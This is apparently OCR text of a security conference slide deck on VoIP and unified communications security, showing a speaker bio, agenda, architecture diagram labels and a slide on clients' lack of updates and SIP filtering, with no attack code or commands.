VOIP WARS: THE PHREAKERS AWAKEN

Fatih Ozavci – @fozavci

Managing Consultant – Context Information Security

context

SPEAKER

- Fatih Ozavci, Managing Consultant
  - VoIP & phreaking
  - Mobile applications and devices
  - Network infrastructure
  - CPE, hardware and IoT hacking
- Author of Viproy and VoIP Wars
- Public speaker and trainer
  - Blackhat, Defcon, HITB, AusCert, Troopers

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AGENDA

- UC and IMS fundamentals
- Security issues and vulnerabilities
- Practical attacks
- Securing communication services

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

TRADITIONAL PHONE SYSTEMS



Alice

Audio Call



TDM

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
UNIFIED COMMUNICATIONS




Alice

Signalling

SIP Server

Bob

Media



RTP Proxy

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

UNIFIED COLLABORATION





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

RTP Proxy

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


UNIFIED ATTACK SURFACES







Signalling

SIP Server

Alice

Bob

Media

RTP Proxy

CHALLENGES OF MODERN COMMUNICATIONS

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


PREVIOUSLY ON VOIP WARS




CORPORATE COMMUNICATIONS




CLOUD COMMUNICATIONS



FEDERATED COMMUNICATIONS



IP-MULTIMEDIA SUBSYSTEM (IMS)



CLIENTS UNDER ATTACK


- ***NO*** service provider cares clients
  - ***Insufficient (none?)*** software updates
  - ***NO*** SIP/SDP or message filtering
